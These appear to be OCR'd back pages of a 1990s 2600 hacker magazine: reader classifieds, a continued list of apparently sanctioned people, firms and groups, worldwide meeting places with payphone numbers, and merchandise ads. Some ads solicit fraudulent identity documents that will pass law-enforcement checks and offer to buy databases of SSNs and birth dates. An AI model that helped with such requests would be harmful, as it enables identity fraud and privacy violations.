I WILL PAY TOP DOLLAR FOR A NEW IDENTITY. Birth, social, and driver's license, any state. Not looking for "altered" documents, need ones that will pass law enforcement /government scrutiny. Call me now, name your price! Leave private message. Mark, (714) 354-3771.

☎ ☎ ☎ ☎ ☎ ☎ Services ☎ ☎ ☎ ☎ ☎ ☎

HELP WITH CREDIT. How to get a clean credit slate. 280 Union Ave., Apt. 10, Irvington, NJ 07111.

CHARGED WITH A COMPUTER CRIME? Contact Dorsey Morrow, Jr., Attorney at Law. Extensive computer and legal background. (334) 265-6602 or cyberlaw@mont.mindspring.com.

☎ ☎ ☎ ☎ ☎ ☎ Wanted ☎ ☎ ☎ ☎ ☎ ☎

WE WANT TO BUY DATABASES. We will purchase any public or private database that contains name (or company name) / address / telephone number / date of birth / ssn, etc. or any combination of the above - ie driver licenses, motor vehicles, voter registrations, criminal records, corporate records, real property, UCCs, etc. Foreign databases also purchased. Immediate cash paid. Send details to: Mr. Data, POB 155-Midwood Station, Brooklyn, NY 11230.

☎ ☎ ☎ ☎ ☎ Personal ☎ ☎ ☎ ☎ ☎

THE FAMILY. A close-knitted social group has formed for all unloved, unappreciated hackers, phreakers, and computer nerds. We welcome you to join, with your kind, in furtherance of mutual love, peace, and prosperity. Master the possibilities of collective thought. Contact: Purcell Bronson, 515 Anderson St. Greenville, SC 29601.

☎ ☎ ☎ ☎ Bulletin Boards ☎ ☎ ☎ ☎

THE CLANDESTINE NET is a new underground BBS devoted to hacking, phreaking, free radio, revolution, and anarchy. We need text files and hacking programs! (916) 791-8449

ANARCHY ONLINE. A computer bulletin board resource for anarchists, survivalists, adventurers, investigators, researchers, computer hackers, and phone phreaks. Scheduled hacker chat meetings. Encrypted e-mail/file exchange. WWW - http://anarchy-online.com. Telnet: anarchy-online.com. Modem: (214) 289-8328.

FLUID BBS is a bulletin board system created for conversation. One line. Call and post messages, download QWK packets, etc. No files, no doors (olg's) and no stupid renegade mods. A simple board that you call up to talk to each other and log off. HPAVC related, somewhat. (303) 460-9632.

MONTREAL'S H/P BBS and home of Hacknowledge zine. Last Territory (514) 565-9754.

PEOPLE OFFER US TONS OF MONEY TO ADVERTISE IN 2600! But the only ads we take are from our subscribers and they're FREE! So there must be something wrong with you if you don't take advantage of this amazing and possibly foolhardy offer. But don't bother sending us stupid ads like the ones that asshole on late night TV gives you to place in publications all over the country so you can make money like him. We reserve the right to do what we want. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Include your address label or photocopy. Deadline for Spring issue: 3/31/98.

Continued From Page 47

- BERG, H. LEONARD **Bronx NY**
S - SUDAN AIR **Brooklyn NY**
S - SUDAN AIRWAYS **Brooklyn NY**
I - IRAQI AIRWAYS **California**
* - PARK, KEN **California**
* - PARK, KWAN **California**
* - WESCOT INTERNATIONAL, INC. **California**
* - AMIRI, RAY **Cerritos CA**
* - AMIRI, REZA PANJTAN **Cerritos CA**
* - DANESH, DON **Cerritos CA**
* - DANESH, MOHAMMAD **Cerritos CA**
* - FREDERICK COMPONENTS INTERNATIONAL, LTD. **Chatsworth CA**
* - DOYLE, THOMAS **Cheshire CT**
* - KAL TEK LABS **Chula Vista CA**
* - NEWKIRK, WILLIAM T. **Chula Vista CA**
* - HELMY, ALDELKADER **El Dorado Hills CA**
* - VANCE, ROBERT A. **Fairfield CT**
C - AMERICAN AIR WAYS CHARTERS, INC. **Florida**
* - PAN AVIATION, INC. **Florida**
* - SOGHANALIAN, SARKIS G. **Florida**
* - LISBONA, LEON ALBERT **Forest Hills NY**
* - MCKEEVE, DAVID **Fort Dix NJ**
* - TSAI, RUDY YUJEN **Framingham MA**
* - TIRRCO **Grass Valley CA**
C - HAVANATUR SA **Hialeah FL**
C - TRAVEL SERVICES, INC. **Hialeah FL**
* - ENGEBRETSON, PRESTON JOHN **Houston TX**
* - FORD, JERRY VERNON **Houston TX**
* - TEX-CO, INTERNATIONAL, INC. **Houston TX**
* - LASARRAY CORPORATION **Irvine CA**
* - LUCACH CORPORATION **Irvine CA**
* - LUK, LOUIS TIN-YEE **Irvine CA**
* - ZANDIAN, REZA **Irvine CA**
* - ZANDIANJAZI, GOLAMREZA **Irvine CA**
* - COSMOTRANS USA INC. **Jamaica NY**
I - IRAQI AIRWAYS **Jamaica NY**
- GREENLEAF **Lancaster PA**
- IVY, ROBERT CLYDE **Lancaster PA**
- VANN, OSKAR BENEVIDEZ **Laredo TX**
* - NANDORY, JOSEPH JENO **Las Vegas NV**
* - PRAND, PAUL A. **Las Vegas NV**
* - PRANDECKI, PAUL A. **Las Vegas NV**
* - ROSEN, GEORGE **Long Island City NY**
* - KWAN PARK **Los Altos Hills CA**
R - BANK MELLI **Los Angeles CA**
R - BANK SADERAT IRAN **Los Angeles CA**
* - AMERICAN SEMICONDUCTOR, INC. **Los Gatos CA**
* - TAI, PHILIP TEIK JAN **Los Gatos CA**
* - GIMM, KENNETH K. **Maple Shade NJ**
* - GIMM, SUSAN Y. **Maple Shade NJ**
* - JOHNSON, RICHARD CLARK **Massachusetts**
* - ABELAIRAS, AMANCIO **Miami FL**
* - ATTIA, ADNAN **Miami Beach FL**
* - ATTIA, BEN H. **Miami Beach FL**
* - ESTRELLA DEL CARIBE IMPORT AND EXPORT INC. **Miami FL**
* - GONZALES, JESUS **Miami FL**
C - KOL INVESTMENTS, INC. **Miami FL**
* - MURACCIOLE, ROQUE A. **Miami FL**
* - SOGHANALIAN, SARKIS G. **Miami FL**
# - SWISSCO MANAGEMENT GROUP, INC. **Miami Lakes FL**
* - SWISSCO MANAGEMENT GROUP, INC. **Miami Lakes FL**
I - IRAQI AIRWAYS **Michigan**
* - TSAI, RUDY YUJEN **Minersville PA**
* - WU, BIN **Minersville PA**
* - DANESH, DON **Mission Viejo CA**
* - DANESH, MOHAMMAD **Mission Viejo CA**
* - LISBONA, LEON ALBERT **Montgomery PA**
# - DEPANICIS, GRIMM **Mount Dora FL**
* - DEPANICIS, GRIMM **Mount Dora FL**
* - ROSEN, DAVID R. **Natick MA**
* - STEPHENS, JAMES L. **National City CA**
R - BANK MELLI **New York NY**
R - BANK SADERAT IRAN **New York NY**
R - BANK SEPAH **New York NY**
- COHEN, ELI **New York NY**
- COHEN, ELIYAHU **New York NY**
* - GEIFMAN, YURI **New York NY**
* - GELLER, YURI **New York NY**
* - INDUSTRIAL AND SCIENTIFIC PARTS SERVICES, INC. **New York NY**
I - IRAQI AIRWAYS **New York NY**
S - SUDAN AIR **New York NY**
S - SUDAN AIRWAYS **New York NY**
* - RAY AMIRI COMPUTER CONSULTANTS **Newport Beach CA**
* - ZHANG, PETER **Norfolk VA**
* - ZHANG, PINZHE **Norfolk VA**
* - NEDIM SULYAK **Northbrook IL**
* - SULYAK, NEDIM **Northbrook IL**
* - MCCARTHY, WALTON W. **Northwood NH**
* - WHEELER, ROBERT J. **Oakland CA**
* - ROSEN, PHILIP J. **Oceanside NY**
I - MATRIX CHURCHILL CORPORATION **Ohio**
* - MODARRESSI, MAJID **Ohio**
* - GATO, JAMES J. **Peabody MA**
* - MASS COMPUTER GROUP **Peabody MA**
* - LI, JING PING **Petersburg VA**
* - ZHANG, PETER **Petersburg VA**
* - ZHANG, PINZHE **Petersburg VA**
* - SMIT, BERNARDUS JOHANNES JOZEF **Piedmont CA**
* - MCNEIL, WILLIAM F. **Pittsfield MA**
* - KLEMENT, LOUIS R. **Placentia CA**
* - COLEMAN, LOUIS SINCLAIR **Pompano Beach FL**
* - HANEEF, LOUIS AKHTAB **Pompano Beach FL**
* - STEPHENS, JAMES L. **Poway CA**
* - SCIENTIFIC INTERNATIONAL, INC. **Princeton NJ**
* - DORN, SABINA **Rancho Palos Verdes CA**
* - TITTEL, SABINA DORN **Rancho Palos**

Verdes CA
* - MALUTA, ANATOLI, T.M. **Redondo Beach CA**
* - METZ, TONY **Redondo Beach CA**
* - M/M ASSOCIATES **Redwood City CA**
* - MACH II ELECTRONICS **Redwood City CA**
* - MCKEE, MILDRED E. **Redwood City CA**
* - D.J. ASSOCIATES **Reno NV**
* - HOLMQUIST, STEPHEN A. **Rochester MN**
* - RODCO INTERNATIONAL, INC. **San Antonio TX**
* - LIM, PENG K. **San Diego CA**
* - MEGA COMPUTER CORPORATION **San Diego CA**
* - WANG, PAYLING **San Diego CA**
* - AMERICAN TECHNOLOGY TRADING GROUP **San Francisco CA**
* - HOFFMAN, RONALD **San Francisco CA**
* - GIGA CONTROL, INC. **Santa Clara CA**
* - GOPAL, PETER K. **Santa Clara CA**
* - SEMICONDUCTOR SYSTEMS INTL, INC. **Santa Clara CA**
* - CCC INC. **Santa Monica CA**
* - RACC **Santa Monica CA**
* - RAY AMIRI COMPUTER CONSULTANTS **Santa Monica CA**
# - YUN, JUWHAN **Short Hills NJ**
* - HOLMQUIST, STEPHEN A. **Shrewsbury MA**
I - NAMAN, SAALIM **Solon OH**
I - TIGRIS TRADING INC. **Solon OH**
* - DIAGO, MICHEL V. **Sonoma CA**
# - ELECTRODYNE SYSTEMS CORPORATION **South Hackensack NJ**
* - FRANCO & SONS **South River NJ**
* - FRANCO, ROLANDO S. **South River NJ**
* - O'HARA, DANIEL J. **Sparks NV**
* - ENGEBRETSON, PRESTON JOHN **Stafford TX**
* - EXPORT MATERIALS, INC. **Stafford TX**
* - FORD, JERRY VERNON **Stafford TX**
* - THANE-COAT, INC. **Stafford TX**
# - SCHWARTZ, SOLOMON **Suffern NY**
* - SCHWARTZ, SOLOMON **Suffern NY**
* - NACHTRAB, GUNTHER R. **Taos NM**
* - SHETTERLY, DONALD LYNN **Terre Haute IN**
* - MANDEL, ARNOLD I. **Tucson AZ**
* - MANDEL, RONA K. **Tucson AZ**
* - FACILITIES MANAGEMENT, LTD. **Villa Park CA**
* - LAND RESOURCES MANAGEMENT, INC. **Villa Park CA**
* - MCVEY, III, CHARLES J. **Villa Park CA**
* - MCVEY, JANICE **Villa Park CA**
* - VANGUARD INTERNATIONAL LTD., S.A. **Villa Park CA**
* - LI, JING PING **Virginia Beach VA**
* - WU, BIN **Virginia Beach VA**
* - CALLAGHAN, MARYANNE E. **Warwick RI**
# - REXON TECHNOLOGY CORPORATION **Wayne NJ**
* - MALSOM, DONALD **Wisconsin**
Unknown

$ - 17 NOVEMBER
$ - A.I.C. COMPREHENSIVE RESEARCH INSTITUTE
$ - A.I.C. SOGO KENKYUSHO
$ - ABU GHUNAYM SQUAD OF THE HIZBALLAH BAYT AL-MAQDIS
$ - ABU NIDAL ORGANIZATION
$ - ABU SAYYAF GROUP
# - ACHURRA` ANTONIO
# - AERO SYSTEMS AVIATION CORP.
# - AERO SYSTEMS INC.
# - AERO SYSTEMS PTE. LTD.
$ - AIG
$ - AIIB
$ - AL HARAKAT AL ISLAMIYYA
$ - AL-FARAN
$ - AL-GAMA'AT
$ - AL-HADID
$ - AL-HADITH
$ - AL-JAMA'AH AL-ISLAMIYAH AL-MUSALLAH
$ - AL-JIHAD
# - ANDERSON` ROBERT
$ - ANO
$ - ANSAR ALLAH
$ - ANTI-IMPERIALIST INTERNATIONAL BRIGADE
$ - ANTI-WAR DEMOCRATIC FRONT
$ - ARAB REVOLUTIONARY BRIGADES
$ - ARAB REVOLUTIONARY COUNCIL
# - ARCILA-GIRALDO` LUIS FERNANDO
$ - ARMED ISLAMIC GROUP
# - ARMSCOR - ARMAMENTS CORPORATION OF SOUTH AFRICA LTD.
$ - AUM SHINRIKYO
$ - AUM SUPREME TRUTH
# - AVIV` ARIE
M - AWDA` ABD AL AZIZ
$ - BASQUE FATHERLAND AND LIBERTY
# - BEHRMANN` SYMONE MORRIS
# - BELINIC` MARK
# - BET-AIR` INC.
# - BILOTTA` FRANCESCO
$ - BLACK SEPTEMBER
# - BOTIFOL` ERNESTO
# - BOWITZ` BERNHARD
# - BROUSSARD` JOHN L.
# - BUSH` EDWARD JAMES
# - CALLAGHAN` MARYANNE E.
c - CASABLANCA
- CENCI` ANTHONY GEORGE
- CHUNG` ALFRED
- CHUNG` FU CHIN
$ - COMMITTEE FOR THE SAFETY OF THE ROADS
$ - COMMUNIST PARTY OF PERU
$ - COMMUNIST PARTY OF PERU ON THE SHINING PATH OF JOSE CARLOS MARIATEGUI
# - DEMESMAEKER` CHRISTIAN

$ - DEMOCRATIC FRONT FOR THE LIBERATION OF PALESTINE
$ - DEMOCRATIC FRONT FOR THE LIBERATION OF PALESTINE-HAWATMEH FACTION
$ - DEV SOL
$ - DEV SOL ARMED REVOLUTIONARY UNITS
$ - DEV SOL SDB
$ - DEV SOL SILAHLI DEVRIMCI BIRLIKERI
# - DEVELLEREZ` COLIN
$ - DEVRIMCI HALK KURTULUS PARTISI-CEPHESI
$ - DEVRIMCI SOL
$ - DFLP
$ - DHKP/C
$ - DIKUY BOGDIM
# - DILLEGAS TRADING CO.` INC.
$ - DOV
# - DURRANT` ARIF
$ - EGP
$ - EGYPTIAN AL-GAMA'AT AL-ISLAMIYYA
$ - EGYPTIAN AL-JIHAD
$ - EGYPTIAN ISLAMIC JIHAD
$ - EJERCITO DE LIBERACION NACIONAL
$ - EJERCITO GUERRILLERO POPULAR
$ - EJERCITO POPULAR DE LIBERACION
$ - ELA
$ - ELLALAN FORCE
$ - ELN
$ - EPANASTATIKI ORGANOSI 17 NOEMVRI
$ - EPANASTATIKOS LAIKOS AGONAS
$ - EPL
# - ESTANISLAO` CESAREO
$ - ETA
# - EUROPEAN DEFENSE ASSOCIATES
$ - EUZKADI TA ASKATASUNA
# - EXTRACO LTD.
$ - FARC
$ - FATAH REVOULTIONARY COUNCIL
# - FLEMING` BRIAN JOSEPH
$ - FOLLOWERS OF THE PROPHET MUHAMMAD
$ - FPMR
$ - FPMR/A
$ - FPMR/D
$ - FRENTE PATRIOTICO MANUEL RODRIGUEZ
$ - FRENTE PATRIOTICO MANUEL RODRIGUEZ-AUTONOMOS
$ - FUERZAS ARMADAS REVOLUCIONARIAS DE COLOMBIA
$ - GAMA'A AL-ISLAMIYYA
$ - GIA
$ - GROUPEMENT ISLAMIQUE ARME
M - HABASH` GEORGE
M - HABBASH` GEORGE
$ - HALHUL GANG
$ - HALHUL SQUAD
# - HALL` TERRENCE
$ - HAMAS
# - HANEEF` LOUIS
$ - HARAKAT AL-MUQAWAMA AL-ISLAMIYA
$ - HARAKAT UL-ANSAR
M - HAWATMA` NAYIF
M - HAWATMAH` NAYIF
M - HAWATMEH` NAYIF
- HELDWIER` EDOUARD MICHEL
- HELMUTH` ROBERT EUGENE
- HERCAIRE` INTERNATIONAL
- HIERAX COMPANY LTD.
$ - HIZBALLAH
# - HOFFMAN` HERBERT J.
# - HOFFMAN` RONALD J.
$ - HOLY WAR BRIGADE
$ - HUA
# - IDA` TSOTUMU
$ - IG
# - INTERNATIONAL COMMERCE PROMOTION S.P.R.L.
$ - ISLAMIC GAMA'AT
$ - ISLAMIC GROUP
$ - ISLAMIC JIHAD
$ - ISLAMIC JIHAD FOR THE LIBERATION OF PALESTINE
$ - ISLAMIC JIHAD IN PALESTINE
$ - ISLAMIC JIHAD ORGANIZATION
$ - ISLAMIC RESISTANCE MOVEMENT
$ - IZZ AL-DIN AL-QASSAM BRIGADES
$ - IZZ AL-DIN AL-QASSAM FORCES
$ - IZZ AL-DIN AL-QASSIM BATTALIONS
$ - IZZ AL-DIN AL-QASSIM FORCES
$ - IZZ AL-DINN AL-QASSIM BRIGADES
$ - JAPANESE RED ARMY
# - JEREZ` FRANCISCO ERNESTO
$ - JIHAD GROUP
$ - JRA
$ - JUDEA POLICE
$ - JUDEAN VOICE
$ - KACH
$ - KAHANE CHAI
$ - KAHANE LIVES
$ - KFAR TAPUAH FUND
M - KHALID` ABU
$ - KHMER ROUGE
# - KOCUREK III` LOUIS J.
$ - KURDISTAN WORKERS' PARTY
# - LANGLEY` HILTON
$ - LIBERATION TIGERS OF TAMIL EELAM
# - LISBONA` LEON ALBERT
# - LOCKHEED AERONAUTICAL SYSTEMS COMPANY
# - LOVE` ALLEN R.
$ - LTTE
# - MALONE` CHARLES FARRELL
$ - MANUEL RODRIGUEZ PATRIOTIC FRONT
$ - MANUEL RODRIGUEZ PATRIOTIC FRONT DISSIDENTS
# - MARTIN` FRANCISCO SALVADOR
# - MAYNARD` MILES ANDREW
# - MCCOLGAN` JOSEPH
# - MCTAVISH` JOHN J.
$ - MEK
# - MITCHELL` GEORGE R.
$ - MKO
# - MOLEY` SEAMUS
$ - MOVIMIENTO REVOLUCIONARIO TUPAC AMARU

$ - MRTA
$ - MUJAHEDIN-E KHALQ ORGANIZATION
# - MURAKOSHI` TOSHIYUKI
# - MURRAY JR.` JOSEPH P.
M - NAJI` TALAL MUHAMMAD RASHID
- NASSAR` SULEIMAN A.
$ - NATIONAL ARMY OF DEMOCRATIC KAMPUCHEA
$ - NATIONAL LIBERATION ARMY
# - NEE` PATRICK
$ - NEW JIHAD
$ - NIHON SEKIGUN
# - NIKOLIC` ALEXANDER
$ - NIPPON SEKIGUN
# - NOOTENBOOM` JOHANNES
# - NORTMAN` RICHARD
# - NOVACOM` INC.
# - ORDWAY` LANCE B.
$ - ORGANIZATION OF RIGHT AGAINST WRONG
$ - ORGANIZATION OF THE OPPRESSED ON EARTH
$ - ORGANIZATION OF THE PEOPLE'S HOLY WARRIORS OF IRAN
$ - PALESTINE ISLAMIC JIHAD-SHAQAQI FACTION
$ - PALESTINE LIBERATION FRONT
$ - PALESTINE LIBERATION FRONT - ABU ABBAS FACTION
# - PAN AVIATION` INC.
$ - PARTIDO COMUNISTA DEL PERU
$ - PARTIDO COMUNISTA DEL PERU EN EL SENDERO LUMINOSO DE JOSE CARLOS MARIATEGUI
$ - PARTIYA KARKERAN KURDISTAN
$ - PARTY OF DEMOCRATIC KAMPUCHEA
$ - PARTY OF GOD
$ - PCP
$ - PEOPLE'S AID OF PERU
$ - PEOPLE'S GUERILLA ARMY
$ - PEOPLE'S LIBERATION ARMY
$ - PEOPLE'S MUJAHEDIN ORGANIZATION OF IRAN
# - PEREZ` RICARDO BENITEZ
$ - PFLP-GC
$ - PIJ
$ - PIJ-SHAQAQI FACTION
$ - PKK
$ - PLF
$ - PLF-ABU ABBAS
$ - PLFP
$ - PMOI
$ - POPULAR FRONT FOR THE LIBERATION OF PALESTINE
$ - POPULAR FRONT FOR THE LIBERATION OF PALESTINE - GENERAL COMMAND
$ - POPULAR REVOLUTIONARY STRUGGLE
# - RAMOS-TINOCO` ALFREDO ANTONIO
# - RANDAZZO` FRANK J.
$ - RED EAGLE GANG
$ - RED EAGLE GROUP
$ - RED EAGLES
$ - RED STAR BATTALIONS
$ - RED STAR FORCES
$ - REPRESSION OF TRAITORS
$ - REVOLUTIONARY ARMED FORCES OF COLUMBIA
$ - REVOLUTIONARY JUSTICE ORGANIZATION
$ - REVOLUTIONARY LEFT
$ - REVOLUTIONARY ORGANIZATION 17 NOVEMBER
$ - REVOLUTIONARY PEOPLE'S LIBERATION PARTY/FRONT
$ - REVOLUTIONARY PEOPLE'S STRUGGLE
$ - REVOLUTIONARY POPULAR STRUGGLE
$ - REVOULTIONARY ORGANIZATION OF SOCIALIST MUSLIMS
# - ROMAN` ISIDRO MANABAT
# - ROSEN` DAVID R.
$ - SAZEMAN-E MUJAHEDIN-E KHALQ-E IRAN
# - SCHROEDER` RICHARD HERMAN
# - SEMLER` MONTE BARRY
# - SEMLER` RONALD HOWARD
$ - SENDERO LUMINOSO
M - SHAQAQI` FATHI
$ - SHINING PATH
# - SHUTE` J. RANDALL
$ - SL
$ - SOCORRO POPULAR DEL PERU
# - SOGHANALIAN` SARKIS G.
$ - SPP
$ - STATE OF JUDEA
# - STECKLER` NORMAN THOMAS
$ - STUDENTS OF AYYASH
$ - STUDENTS OF THE ENGINEER
$ - SWORD OF DAVID
# - TAKAHASHI` HIRONOBU
$ - TALA' AL-FATEH
$ - TALA'AH AL-FATAH
$ - TALA'AL AL-FATEH
$ - TALAAH AL-FATAH
$ - TALAI'I AL-FATH
$ - TAMIL TIGERS
# - TSAI` RUDY YUJEN
# - TUCKER` GLENDA JOYCE
$ - TUPAC AMARU REVOLUTIONARY MOVEMENT
$ - VANGUARDS OF CONQUEST
$ - VANGUARDS OF VICTORY
# - VUSIR` ZELJKO
# - WARE` PHYLLIS
# - WECO INDUSTRIAL PRODUCTS EXPORT GMBH
# - WENZL` GEORGE
# - WU` BIN
$ - YAHYA AYYASH UNITS
M - YASIN` SHAYKH AHMAD
- YOUSEFI` ALI REZA FOYUZI

NORTH AMERICA

Akron, OH
Trivium Cafe on N. Main St.

Albuquerque, NM
Winrock Mall Food Court, near payphones on the lower level between the fountain and arcade. Payphones: (505) 883-9935, 9941, 9976, 9985.

Anchorage, AK
Diamond Center Food Court, smoking section, near payphones.

Ann Arbor, MI
Galleria on South University.

Atlanta
Lennox Mall Food Court.

Austin, TX
Dobie Mall food court.

Baltimore
Baltimore Inner Harbor, Harborplace Food Court, Second Floor, across from the Newscenter. Payphone: (410) 547-9361.

Baton Rouge, LA
In the LSU Union Building, between the Tiger Pause and Swensen's Ice Cream, next to the payphones. Payphone numbers: (504) 387-9520, 9538, 9618, 9722, 9733, 9735.

Bloomington, MN
Mall of America, north side food court, across from Burger King and the bank of payphones that don't take incoming calls.

Boise, ID
Cyberplayce at 7079 Overland Rd.

Boston
Prudential Center Plaza, Terrace Food Court. Payphones: (617) 236-6582, 6583, 6584, 6585, try to bypass the carrier.

Buffalo
Eastern Hills Mall (Clarence) by lockers near food court.

Charlotte, NC
South Park Mall, raised area of the food court.

Chicago
Pick Me Up Cafe at 3408 North Clark Street.

Cincinnati
Kenwood Town Center, food court.

Cleveland
Coventry Arabica, Cleveland Heights, back room smoking section.

Columbus, OH
Convention Center, lower level near the payphones.

Dallas
Mama's Pizza, northeast corner of Campbell Rd. and Preston Rd. in North Dallas, first floor of the two story strip section. 7 pm. Payphone: (972) 931-3850.

Ft. Meyers, FL
At the cafe in Barnes and Noble.

Helena, MT
Lewis & Clark County Library, near the walking mall.

Houston
Food court under the stairs in Galleria 2, next to McDonalds.

Kansas City
Food Court at the Oak Park Mall in Overland Park, Kansas.

Knoxville, TN
Borders Books Cafe across from Westown Mall.

Los Angeles
Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924.

Madison, WI
Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

Mexico City, DF (Mexico)
Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

Miami
Dadeland Shopping Center in front of the Coffee Beanery by Victoria Station restaurant.

Milford, CT
The Post Mall by Time-Out.

Milwaukee
Mayfair Mall on Highway 100 (Mayfair Rd.) & North Ave. in the Mayfair Community Room. Payphone: (414) 302-9549.

Nashua, NH
Pheasant Lane Mall, food court by payphones.

Nashville
Bean Central Cafe, intersection of West End Ave. and 29th Ave. S. three blocks west of Vanderbilt campus.

New Orleans
Food Court of Lakeside Shopping Center by Cafe du Monde. Payphones: (504) 835-8769, 8778, and 8833 - good luck getting around the carrier.

New York City
Citicorp Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

Northampton, MA
JavaNet Cafe at 241 Main Street.

Omaha, NE
Oak View Mall Barnes and Noble, 6:30 pm.

Orlando, FL
Fashion Square Mall in the food court between Hovan Gourmet & Panda Express. Payphones: (407) 895-5238, 7373, 4648; 896-9708; 895-6044, 6055.

Ottawa, ONT (Canada)
Cafe Wim on Sussex, a block down from Rideau Street. 7 pm.

Pensacola, FL
Cordova Mall, food court, tables near ATM. 6:30 pm.

Philadelphia
30th Street Amtrak Station at 30th & Market, under the "Stairwell 6" sign. Payphones: (215) 222-9880, 9881, 9779, 9799, 9632; 387-9751.

Phoenix
Peter Piper Pizza at Metro Center.

Pittsburgh
Carnegie Mellon University student center in the lobby.

Portland, ME
Maine Mall by the bench at the food court door.

Portland, OR
Pioneer Place Mall (not Pioneer Square!), food court.

Raleigh, NC
Crabtree Valley Mall, food court.

Reno, NV
Meadow Wood Mall, Palms Food Court by Sbarro, 3-9 pm.

Rochester, NY
Marketplace Mall food court, 6 pm.

St. Louis
Galleria, Highway 40 and Brentwood, lower level, food court area, by the theaters.

Sacramento
Downtown Plaza food court, upstairs by the theatre. Payphones: (916) 442-9543, 9644 - bypass the carrier.

San Antonio
North Star Mall food court.

San Francisco
4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

Seattle
Washington State Convention Center, first floor.

Sioux Falls, SD
Empire Mall, by Burger King.

Toronto, ONT
Harvey's on Queen St., across from MuchMusic. 8 pm.

Vancouver, BC (Canada)
Pacific Centre Food Fair, one level down from street level by payphones, 4 pm to 9 pm.

Washington DC
Pentagon City Mall in the food court.

AUSTRALIA, EUROPE, ASIA, SOUTH AMERICA, AFRICA

Aberdeen, Scotland
Outside Marks & Spencers, next to the Grampian Transport kiosk.

Adelaide, Australia
Outside Cafe Celsius, near the Academy Cinema, on the corner of Grenfell and Pulteney Streets.

Antwerp, Belgium
At the Groenplaats at the payphones closest to the cathedral.

Belo Horizonte, Brazil
Pelego's Bar at Assufeng, near the payphone. 6 pm.

Buenos Aires, Argentina
In the bar at San Jose 05.

Bristol, England
By the phones outside the Almshouse/Galleries, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437, 6:45 pm.

Cape Town, South Africa
At the "Mississippi Detour".

Dublin, Ireland
Phone boxes opposite Stephen's Green Shopping Centre.

Granada, Spain
Ciberteca Granada in Pza. Einstein near the Campus de Fuentenueva.

Graz, Austria
Cafe Haltestelle on Jakominiplatz.

Halmstad, Sweden
At the end of the town square (Stora Torget), to the right of the bakery (Tre Hjartan). At the payphones.

Hull, England
In the Old Grey Mare pub, opposite The University of Hull. 7 pm.

Leeds, England
Leed City train station outside John Menzies. 6 pm.

London, England
Trocadero Shopping Center (near Picadilly Circus) next to VR machines. 7 pm.

Manchester, England
Cyberia Internet Cafe on Oxford Rd. next to St. Peters Square. 6 pm.

Melbourne, Australia
Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

Milan, Italy
Piazza Loreto in front of McDonalds.

Moscow, Russia
Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

Munich, Germany
Hauptbahnhof (Central Station), first floor, by Burger King and the payphones. (One stop on the S-Bahn from Hackerbruecke - Hackerbridge!) Birthplace of Hacker-Pschorr beer. Payphones: +49-89-591-835, +49-89-558-541, 542, 543, 544, 545.

New Delhi, India
Priya Cinema Complex, near the Allen Solly Showroom.

Paris, France
Place d'Italie XIII, in front of the Grand Ecran Cinema, 6-7 pm.

Rio de Janeiro, Brazil
Rio Sul Shopping Center, Fun Club Night Club.

Tokyo, Japan
Ark Hills Plaza (in front of Subway sandwiches) Roppongi (by Suntory Hall).

All meetings take place on the first Friday of the month from approximately 5 pm to 8 pm local time unless otherwise noted. To start a meeting in your city, leave a message and phone number at (516) 751-2600 or send email to meetings@2600.com.

Special Offers

2600 Shirts

The new 2600 shirts have arrived! And the NSA loves them!

Version 1 (see photo below) has a nifty hacker dateline on the back and the latest headlines from the hacker world on the front. Black lettering on white.
$15, 2 for $26

Version 2 (see photo below right) is only for those of you into cryptology. Others are prohibited from owning this shirt. Do not wear this around children or senators. White lettering on black.
$15, 2 for $26

All shirts are printed on high quality 100% cotton. Available in L, XL, and XXL. (XL fits most nearly everyone.) $15 each or two for $26.


We also have navy blue Beyond Hope shirts left over from the conference! You can now lie to your friends and say you were there even if you weren't! $12 each or pay $30 total when ordered with any two other shirts - that's ten bucks a shirt! Limited availability - XL and XXL only.

Caps

Stand out in the crowd of people wearing caps. Yes, 2600 caps, suitable for raving, are finally out. Despite the wide disparity of heads, we're assured that this one can be adjusted to fit. Those of you who went on a different evolutionary route may have problems. $10

Off The Hook CD ROMS

After many years, we've finally gotten off our asses and put together a collection of the hacker radio show "Off The Hook" so that people outside the New York metro area can join the fun! And we're doing it at a price that is almost as cheap as turning on your radio. Each cd-rom holds nearly 100 hours of audio. All you need is a computer with a cd-rom drive and browser software (available for free on the net) and a realaudio player (also available for free from www.realaudio.com). You do NOT need net access to play these files! And you can still download our shows one by one off our web site for free!
10/88-12/91 $20
01/92-12/93 $20
01/94-09/95 $20
10/95-06/97 $20



Hope Videos


Another project we took our time doing. From the first HOPE conference back in 1994, the following is available:

The HOPE intro & Robert Steele's speech. 60 minutes ($15)
A guide to Metrocard from a mystery transit worker. 80 minutes ($15)
The LINUX people discuss their OS and Bernie S. talks about TDD's. 100 minutes ($20)
TAP Magazine with Cheshire Catalyst/Dave Banisar on Digital Telephony and the Clipper chip. 105 minutes ($20)
